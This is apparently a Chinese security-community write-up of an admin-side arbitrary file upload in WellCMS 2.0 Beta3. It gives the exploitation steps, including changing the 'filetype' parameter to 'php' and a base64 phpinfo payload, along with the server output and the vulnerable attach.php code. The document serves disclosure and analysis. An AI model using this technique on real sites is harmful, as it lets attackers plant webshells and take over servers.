


WellCMS 2.0 Beta3 后台任意文件上传 - 先知社区


“ 先知社区，先知安全技术社区 ”

WellCMS 是一款开源、倾向移动端的轻量级 CMS，高负载 CMS，亿万级 CMS，是大数据量、高并发访问网站最佳选择的轻 CMS。登陆该 CMS 后台，某图片上传处，由于上传文件类型可控，可修改上传文件类型获取 webshell。

这个漏洞来自一次偶然的测试，一次幸运的测试，那就直接写出我的测试过程。


第一步，登陆该 CMS 后台：





(<https://xzfile.aliyuncs.com/media/upload/picture/20200224132113-79b67002-56c5-1.png>)

第二步，进入“后台管理”，定位利用点，点击下图红框中图片进行上传：



(<https://xzfile.aliyuncs.com/media/upload/picture/20200224132234-a9e7314e-56c5->

1.png)

上传并抓取数据包:



([https://xzfile.aliyuncs.com/media/upload/picture/20200224132259-b8935dda-56c5-](https://xzfile.aliyuncs.com/media/upload/picture/20200224132259-b8935dda-56c5-1.png)

1.png)


第三步, 修改 post 包中 “filetype” 参数类型为 “php”; 经分析 “data” 参数为 base64

加密, 这里我们将测试数据 “<?php phpinfo();?>” 经过 base64 加密等构造, 形成

“data” 参数的数据:


data%3Aimage%2Fjpeg%3Bbase64%2CPD9waHAgcGhwaW5mbygpOz8%2B, 最后数据

包放行, 返回成功上传为 php 文件的路径:



(https://xzfile.aliyuncs.com/media/upload/picture/20200224132321-c5a4b8de-56c5-1.png)

最后，尝试访问，成功：



PHP Version 7.2.1	
System	Windows NT SRC-WIN2008 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date	Jan 4 2018 03:59:32
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x86
Configure Command	ccscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\add\instantclient_12_1\sdk\shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\add\instantclient_12_1\sdk\shared" "--enable-object-out-dir=.objs" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpStudy\PHP\Tutorial\php\php-7.2.1-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS,VC15
PHP Extension Build	API20170718,NTS,VC15
Debug Build	no

(https://xzfile.aliyuncs.com/media/upload/picture/20200224132341-d1a322e2-56c5-1.png)

根据漏洞定位代码文件：route/attach.php，代码如下：

```
if ($action == 'create') {
    // hook attach_create_start.php
    user_login_check();
    // hook attach_create_check_after.php
    $backstage = param(2, 0);
    $width = param('width', 0);
    $height = param('height', 0);
    $is_image = param('is_image', 0); // 图片
    $name = param('name');
    $data = param_base64('data');
    $mode = param('mode', 0); // 上传类型 1主图
    $filetype = param('filetype'); // 压缩图片后缀jpeg jpg png等
    $convert = param('convert', 0); // 图片转换压缩 = 1
    $n = param('n', 0); // 对应主图赋值
    $type = param('type', 0); // type = 0则按照SESSION数组附件数量统计，type = 1则按照传入的n数值
    // hook attach_create_before.php
    // 允许的文件后缀名
    //$types = include _include(APP_PATH.'conf/attach.conf.php');
    //$allowtypes = $types['all'];
    empty($group['allowattach']) AND $gid != 1 AND message(2, '您无权上传');
    // hook attach_create_center.php
    empty($data) AND message(1, lang('data_is_empty'));
    //$data = base64_decode_file_data($data);
    $size = strlen($data);
    $size > 20480000 AND message(1, lang('filesize_too_large', array('maxsize' => '20M', 'size' => $s:
    // hook attach_create_file_ext_start.php
    // 获取文件后缀名 111.php.shtmll
    $ext = file_ext($name, 7);
    $filetypes = include APP_PATH . 'conf/attach.conf.php';
```

```

// hook attach_create_file_ext_before.php
// 主图必须为图片
if ($is_image == 1 && $mode == 1 && !in_array($ext, $filetypes['image'])) message(1, lang('well_u

// hook attach_create_file_ext_center.php

// 如果文件后缀不在规定范围内 改变后缀名
// !in_array($ext, $filetypes['all']) AND $ext = '_' . $ext;
if (!in_array($ext, $filetypes['all'])) {
    $ext = '_' . $ext;
} else {
    // CMS上传图片
    $t == 1 AND $convert == 1 AND $is_image == 1 AND $ext = $filetype;
}
// hook attach_create_file_ext_after.php
$tmpname = $uid . '_' . xn_rand(15) . '.' . $ext;
// hook attach_create_tmpname_after.php
$tmpfile = $conf['upload_path'] . 'tmp/' . $tmpname;
// hook attach_create_tmpfile_after.php
$tmpurl = $conf['upload_url'] . 'tmp/' . $tmpname;
// hook attach_create_tmpurl_after.php
$filetype = attach_type($name, $filetypes);
// hook attach_create_save_before.php
file_put_contents($tmpfile, $data) OR message(1, lang('write_to_file_failed'));
// hook attach_create_save_after.php
// 保存到 session, 发帖成功以后, 关联到帖子。
// save attach information to session, associate to post after create thread.
// 抛弃之前的 $_SESSION 数据, 重新启动 session, 降低 session 并发写入的问题
// Discard the previous $_SESSION data, restart the session, reduce the problem of concurrent ses:
sess_restart();
empty($t) AND empty($_SESSION['tmp_files']) AND $_SESSION['tmp_files'] = array();
$t == 1 AND empty($_SESSION['tmp_website_files']) AND $_SESSION['tmp_website_files'] = array();

// hook attach_create_after.php
// type = 0则按照SESSION数组附件数量统计, type = 1则按照传入的n数值
empty($type) AND $n = ($t == 1) ? count($_SESSION['tmp_website_files']) : count($_SESSION['tmp_fi:
$filesize = filesize($tmpfile);

```

```

$attach = array(
    'backstage' => $backstage, // 0前台 1后台
    'url' => $backstage ? '../' . $tmpurl : '' . $tmpurl,
    'path' => $tmpfile,
    'orgfilename' => $name,
    'filetype' => $filetype,

    'filesize' => $filesize,
    'width' => $width,
    'height' => $height,
    'isimage' => $is_image,
    'downloads' => 0,
    'aid' => '_' . $n
);
// hook attach_create_array_after.php
if ($mode == 1) {
    // hook attach_create_thumbnail_befre.php
    $_SESSION['tmp_thumbnail'] = $attach;
    // hook attach_create_thumbnail_after.php
} else {
    // hook attach_create_website_files_befre.php
    // 0 BBS 1 CMS
    $t == 1 ? $_SESSION['tmp_website_files'][$n] = $attach : $_SESSION['tmp_files'][$n] = $attach;
    // hook attach_create_website_files_after.php
}
// hook attach_create_session_after.php
unset($attach['path']);
// hook attach_create_end.php
message(0, $attach);
}

```

大致流程：

1、首先，接受相关参数，将 filetype 自行设置成 “php”：

```
$data = param_base64('data');
```

```
$filetype = param('filetype'); /
```

2、进行逻辑判断：

```
if (!in_array($ext, $filetypes['all'])) {  
    $ext = '_' . $ext;  
} else {  
    // CMS上传图片  
    $t == 1 AND $convert == 1 AND $is_image == 1 AND $ext = $filetype;  
}
```

3、最后成功写入：

```
$tmpanme = $uid . '_' . xn_rand(15) . '.' . $ext;  
// hook attach_create_tmpanme_after.php  
$tmpfile = $conf['upload_path'] . 'tmp/' . $tmpanme;  
// hook attach_create_tmpfile_after.php  
$tmpurl = $conf['upload_url'] . 'tmp/' . $tmpanme;  
// hook attach_create_tmpurl_after.php  
$filetype = attach_type($name, $filetypes);  
// hook attach_create_save_before.php  
file_put_contents($tmpfile, $data) OR message(1, lang('write_to_file_failed'));
```